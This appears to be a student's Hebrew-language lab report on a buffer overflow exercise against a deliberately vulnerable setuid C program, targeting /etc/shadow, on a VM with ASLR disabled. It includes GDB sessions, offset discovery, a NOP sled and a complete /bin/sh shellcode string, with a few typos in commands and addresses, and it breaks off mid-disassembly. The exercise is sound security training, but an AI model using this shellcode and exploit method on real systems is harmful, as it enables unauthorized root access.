

## תכנות בטוח – מטלה 2 – Buffer Overflow Training

שלומי בן-שושן

### כללי

בדו"ח זה אתאר את הפתרון שלי לתרגיל בנושא Buffer Overflow. התרגיל מחולק לשני סעיפים. הסעיף הראשון עוסק בתקיפת Buffer Overflow בסיסית, והסעיף השני עוסק בתקיפה בשיטת Return Oriented Programming, או בקיצור ROP. לפני תחילת הפתרון, כיביתי את המנגנון ASLR באמצעות השמת ערך 0 בקובץ `/proc/sys/kernel/randomize_va_space`, והשתמשתי בסקריפט המצורף `ex1.sh` על-מנת לקמפל את התוכנית `ex1.c` לכדי `ex1.out`. בכל סעיף בדו"ח אתאר את הפתרון בצורת הדרכה.

### סעיף ראשון – Basic Buffer Overflow

בסעיף זה עלינו למצוא חולשה בתוכנית `ex1.out` ולגרום להרצה שלה לשנות את ההרשאות של קובץ המערכת המוגן `/etc/shadow`, כך שמשמש עם הרשאות חלשות יוכל להדפיס את תוכנו.


תחילה, נשמור את כל קבצי התרגיל בתיקייה בשם "BufferOverflow" על שולחן העבודה. נריץ את הפקודה `whoami` כדי להראות שאנו מחוברים למערכת עם המשתמש `tc`, שזהו משתמש "רגיל", חסר הרשאות חזקות. ננסה להדפיס את תוכן הקובץ `/etc/shadow` ונקבל שגיאת `Permission Denied`, שכן אין למשתמש הרשאות גישה לקובץ. נשתמש בפקודה `ls -l` ונראה כי נדרשות הרשאות `root` על מנת לגשת אליו.

```
tc@tc-VirtualBox: ~/Desktop/BufferOverflow
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ whoami
tc
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ cat /etc/shadow
cat: /etc/shadow: Permission denied
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1448 Apr 24 17:30 /etc/shadow
tc@tc-VirtualBox:~/Desktop/BufferOverflow$
```

ננסה להריץ את התוכנית ע"י הפקודה `ex1.out`. ונתקל ב-Segmentation Fault, שכן התוכנית מצפה לקבל קלט ב-`argv` ולהשתמש בו. נריץ את הפקודה `ex1.out AAAA`. ונראה שהתוכנית מסיימת בהצלחה. אם כן, נשאלת השאלה כמה תווים עלינו להכניס על-מנת לדרוס את ערך החזרה. ממבט בקוד המקור נגלה שגודל ה-`buffer` המוקצה לקלט הוא 500 בתים (`chars`). ננסה להכניס קלטים באורכים גדולים מ-500 באמצעות ה-`syntax`: `(python3 -c "print('A' * n)")` ונגלה שעבור  $n = 511$  התוכנית תסיים בהצלחה, ועבור  $n = 512$  התוכנית זורקת Segmentation Fault, ולפיכך דרסנו את ערך החזרה.

```
tc@tc-VirtualBox: ~/Desktop/BufferOverflow
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ ./ex1.out
Segmentation fault (core dumped)
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ ./ex1.out AAAA
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ ./ex1.out $(python3 -c "print('A' * 511)")
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ ./ex1.out $(python3 -c "print('A' * 512)")
Segmentation fault (core dumped)
tc@tc-VirtualBox:~/Desktop/BufferOverflow$
```

כעת, נשתמש ב-debugger המובנה GDB על-מנת לבנות תקיפת Buffer Overflow, שתצליח לרוץ גם בלעדיו. נכניס את הפקודה `sudo gdb ./ex1.out`.




```
tc@tc-VirtualBox: ~/Desktop/BufferOverflow
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ sudo gdb ./ex1.out
GNU gdb (Ubuntu 12.0.90-0ubuntu1) 12.0.90
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ex1.out...
(gdb) list
1      #include <stdio.h>
2      #include <unistd.h>
3      #include <stdlib.h>
4      #include <string.h>
5
6      int main(int argc, char** argv)
7      {
8          setuid(0);
9          char buffer[500];
10         strcpy(buffer, argv[1]);
(gdb) 
```


בצילום המסך נעשה שימוש גם בפקודה `list` שמציגה את קוד התוכנית. מעתה בדו"ח, החיצים הירוקים ידגישו את השורות בהן מוזנות פקודות.

נרץ את הפקודה `disas main` ע"מ לקבל את קוד ה-assembly של התוכנית.



```
tc@tc-VirtualBox: ~/Desktop/BufferOverflow
(gdb) disas main
Dump of assembler code for function main:
0x000011ad <+0>:    lea     0x4(%esp),%ecx
0x000011b1 <+4>:    and     $0xffffffff0,%esp
0x000011b4 <+7>:    push    -0x4(%ecx)
0x000011b7 <+10>:   push    %ebp
0x000011b8 <+11>:   mov     %esp,%ebp
0x000011ba <+13>:   push    %esi
0x000011bb <+14>:   push    %ebx
0x000011bc <+15>:   push    %ecx
0x000011bd <+16>:   sub     $0x20c,%esp
0x000011c3 <+22>:   call    0x10b0 <__x86.get_pc_thunk.bx>
0x000011c8 <+27>:   add     $0x2e0c,%ebx
0x000011ce <+33>:   mov     %ecx,%esi
0x000011d0 <+35>:   sub     $0xc,%esp
0x000011d3 <+38>:   push    $0x0
0x000011d5 <+40>:   call    0x1060 <setuid@plt>
0x000011da <+45>:   add     $0x10,%esp
0x000011dd <+48>:   mov     0x4(%esi),%eax
0x000011e0 <+51>:   add     $0x4,%eax
0x000011e3 <+54>:   mov     (%eax),%eax
0x000011e5 <+56>:   sub     $0x8,%esp
0x000011e8 <+59>:   push    %eax
0x000011e9 <+60>:   lea     -0x20c(%ebp),%eax
0x000011ef <+66>:   push    %eax
0x000011f0 <+67>:   call    0x1050 <strcpy@plt>
0x000011f5 <+72>:   add     $0x10,%esp
0x000011f8 <+75>:   mov     $0x0,%eax
0x000011fd <+80>:   lea     -0xc(%ebp),%esp
```

נשים לב שהכתובות שקיבלנו עבור פקודות ה-assembly הינן יחסיות, ונראה לקבל כתובות מוחלטות על-מנת להבין את תמונת הזיכרון בריצת התוכנית. נכניס איזשהו קלט תקין run AAAA ונריץ שוב את הפקודה disas main.




```
tc@tc-VirtualBox: ~/Desktop/BufferOverflow
(gdb) run AAAA
Starting program: /home/tc/Desktop/BufferOverflow/ex1.out AAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 7714) exited normally]
(gdb) disas main
Dump of assembler code for function main:
0x565561ad <+0>: lea    0x4(%esp),%ecx
0x565561b1 <+4>: and    $0xfffffffff0,%esp
0x565561b4 <+7>: push   -0x4(%ecx)
0x565561b7 <+10>: push   %ebp
0x565561b8 <+11>: mov    %esp,%ebp
0x565561ba <+13>: push   %esi
0x565561bb <+14>: push   %ebx
0x565561bc <+15>: push   %ecx
0x565561bd <+16>: sub    $0x20c,%esp
0x565561c3 <+22>: call   0x565560b0 <__x86.get_pc_thunk.bx>
0x565561c8 <+27>: add    $0x2e0c,%ebx
0x565561ce <+33>: mov    %ecx,%esi
0x565561d0 <+35>: sub    $0xc,%esp
0x565561d3 <+38>: push   $0x0
0x565561d5 <+40>: call   0x56556060 <setuid@plt>
0x565561da <+45>: add    $0x10,%esp
0x565561dd <+48>: mov    0x4(%esi),%eax
0x565561e0 <+51>: add    $0x4,%eax
0x565561e3 <+54>: mov    (%eax),%eax
0x565561e5 <+56>: sub    $0x8,%esp
0x565561e8 <+59>: push   %eax
0x565561e9 <+60>: lea    -0x20c(%ebp),%eax
0x565561ef <+66>: push   %eax
0x565561f0 <+67>: call   0x56556050 <strcpy@plt>
0x565561f5 <+72>: add    $0x10,%esp
0x565561f8 <+75>: mov    $0x0,%eax
0x565561fd <+80>: lea    -0xc(%ebp),%esp
0x56556200 <+83>: pop    %ecx
0x56556201 <+84>: pop    %ebx
0x56556202 <+85>: pop    %esi
0x56556203 <+86>: pop    %ebp
0x56556204 <+87>: lea    -0x4(%ecx),%esp
0x56556207 <+90>: ret
End of assembler dump.
(gdb)
```

כעת קיבלנו את הכתובות המוחלטות של הפקודות. נשים לב שהכתובות תהיינה זהות בכל ריצה של התוכנית שכן דאגנו לכבות את מנגנון ערבוב הכתובות ASLR לפני תחילת הפתרון.

נרצה למצוא את ראש המחסנית על-מנת להציב אותו בכתובת החזרה של קוד התקיפה שלנו. לשם כך, נשים לב לכתובת המודגשת בצילום המסך 0x565561f5. כתובת זו מופיעה מיד לאחר הקריאה לפונקציית strcpy אשר מעתיקה בתים מהקלט אל ה-buffer עד שהיא מזהה תו "א". פונקציה זו אינה בטוחה, שכן לא בודקת שאכן הקלט שהיא מקבלת מתכנס לגודל ה-buffer, ולכן למעשה יוצרת את החולשה שאנו הולכים לנצל בפתרון זה. בסיום הריצה של הפקודה call, התוכנית תגיע לכתובת המודגשת. נגדיר בכתובת breakpoint, נריץ את התוכנית עם קלט באורך 512 (אורך קלט התקיפה שנגדיר בהמשך), וברגע שה-instruction pointer יגיע אל ה-breakpoint, נדפיס את 600 התאים בזיכרון הקרובים ל-stack pointer באמצעות הפקודה .x/600xb \$esp.



נקבל:



```
(gdb) break *0x565561f5
Breakpoint 1 at 0x565561f5: file ex1.c, line 10.
(gdb) run $(python3 -c "print('A' * 512)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/tc/Desktop/BufferOverflow/ex1.out $(python3 -c "print('A' * 512)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x565561f5 in main (argc=1094795585, argv=0x41414141) at ex1.c:10
10      strcpy(buffer, argv[1]);
(gdb) x/600xb $esp
0xfffffd1f0: 0x00 0xd2 0xff 0xff 0x3b 0xd6 0xff 0xff
0xfffffd1f8: 0xa0 0x89 0x4d 0x30 0xc8 0x61 0x55 0x56
0xfffffd200: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xfffffd208: 0x00 0x00 0x00 0x00 0x41 0x41 0x41 0x41
0xfffffd210: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd218: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd220: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd228: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd230: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd238: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd240: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd248: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd250: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd258: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd260: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd268: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd270: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xfffffd278: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
```


נשים לב שהמחסנית התמלאה בערכי 0x41 שזה למעשה התו A שהכנסנו, עד לכתובת 0xffffd208 ועוד 4 תווים (עבור כל 0x00 שלא הזנו), כך שניתן להסיק כי ראש המחסנית נמצא בכתובת 0xffffd20c. זו הכתובת אליה נרצה שקוד התקיפה יחזור בסוף ריצתו ע"מ שיצליח.

נמחק את ה-breakpoint באמצעות הפקודה delete, ונכתוב קוד שיעזור לנו למצוא את הכתובת המדויקת של ערך החזרה של התוכנית. הפקודה תורכב באופן הבא:

```
run $(python3 -c "print('A' * x + 'B' * 4 + 'C' * y)")
```

כלומר, אנו מכניסים קלט שמורכב מ- $x$  פעמים האות A, או הבית 0x41, ארבע פעמים האות B, או התו 0x42 (כגודל כתובת החזרה), ו- $y$  פעמים האות C, או התו 0x43. זאת כאשר מתקיים  $x + y + 4 = 512$ . בצורה זו, נוכל לשנות את הערכים של  $x$  ושל  $y$  כך שאם התוכנית תקרוס ותודיע על Segmentation Fault בעקבות חוסר הצלחה בגישה לכתובת 0x414141, נדע שכתובת החזרה נמצאת מאוחר יותר ולכן נקטין את  $x$  על-חשבון  $y$ . אם תודיע על חוסר הצלחה בגישה לכתובת 0x434343, נדע שקרה ההפך, ולכן נגדיל את  $x$  על-חשבון  $y$ . כך נוכל למקם את 0x424242 בדיוק על כתובת החזרה, ולקדם את המחרוזת בפחות 4, כך שה-0x434343 הראשונים יעמדו על כתובת החזרה. שם נרצה להזריק את קוד התקיפה שלנו, ולאחריו נרצה לשים את כתובת החזרה 0xffffd20c.

אם כן, נריץ על-בסיס ניסויי וטעייה ונקבל:



```
tc@tc-VirtualBox: ~/Desktop/BufferOverflow
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb) run $(python3 -c "print('A' * 300 + 'B' * 4 + 'C' * 208)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/tc/Desktop/BufferOverflow/ex1.out $(python3 -c "print('A' * 300 + 'B' * 4 + 'C' * 208)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 300 + b'\x42' * 4 + b'\x43' * 208)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/tc/Desktop/BufferOverflow/ex1.out $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 300 + b'\x42' * 4 + b'\x43' * 208)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb)
```

נשים לב שכאשר  $x = 300$  ו- $y = 208$ , נקבל את המצב הרצוי (המתואר לעיל). נשים לב שבצילום לעיל מוזנת פקודה שונה. כדי להבין אותה, נסביר את שיטת התקיפה.

### הזנת בתים במקום תווים

במקום לכתוב ידנית מספר תווי קלט שיגרום ל-overflow, השתמשנו בסקריפט Python שמדפיס תווים תוך שימוש בסינטקס  $\$(...)$  של bash. שיטה זו אמנם חוסכת כתיבה ידנית של קלט ארוך, אך לא מאפשרת להזין בתים לא טריוויאליים. עם זאת, נרצה להשתמש בבתים שיש להם משמעות בשפת shellcode, הם למעשה מייצגים פעולות של שפת assembly. אם כן, נצטרך להחליף את הפונקציה print של Python בפונקציה אחרת שמאפשרת לכתוב ישירות ל-buffer של stdout. פונקציה כזו נמצאת בספרייה sys של Python, ולכן בפקודה השלישית בצילום נעשתה בדיקה כי אכן ניתן להכניס פקודה שכזו.

### NOP-Sled

קשה לגלות את הכתובת בה מתחילה התוכנית לרוץ, אך ידוע שזה יהיה איפשהו לפני כתובת החזרה שמצאנו, כלומר לפני ה-43434343. לכן, נרצה להשתמש בטכניקת nop-sled אשר מגדילה את שטח היציאה לתקיפה. הפקודה nop ב-assembly לא מבצעת דבר מלבד לקדם את ה-instruction pointer ב-1. נרצה שהתוכנית תגיע אל קוד התקיפה שלנו, ולכן נרפד את כל הזיכרון לפניו בבית 0x90 שמשמעותו בשפת shellcode היא nop של assembly. באופן זה, התוכנית תגיע ישירות לקוד התקיפה, או שתגיע לאיזשהו nop לפני כן, ו"תחליק" לכיוון קוד התקיפה.

אם כן, נעדכן את פקודת התקיפה באופן הבא:

```
run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 4 + b'\x42' * 208)"))
```

כעת, נרצה להחליף את הבתים \x42 בקוד תקיפה הכתוב ב-shellcode ואת הבתים \x43 בכתובת החזרה. האמנם קוד התקיפה לא ארוך במיוחד, ואורכה של כתובת החזרה הוא רק 4 בתים, אך ניתן לשרשר אותה לעצמה כמה שאפשר, עד ששך הבתים מגיע ל-512, ובכך נגדיל גם את משטח החזרה מהתקיפה.

כלומר, מחרוזת התקיפה תראה כך :

NOP-Sled	Shellcode	Return Address + Padding
nop nop nop nop nop ...	attack shellcode	returnAddress returnAddress returnAddress ...

### Shellcode

אמנם המטרה היא לשנות את ההרשאות של הקובץ /etc/shadow באמצעות Buffer Overflow, אך קודם נציג shellcode שמאפשר לקבל הרשאות root. נשתמש ב-shellcode מהתרגול :

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8b\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

שקול לפקודות assembly :

```
0:  eb 1f          jmp     0x21
2:  5e            pop     esi
3:  89 76 08      mov     DWORD PTR [esi+0x8],esi
6:  31 c0         xor     eax,eax
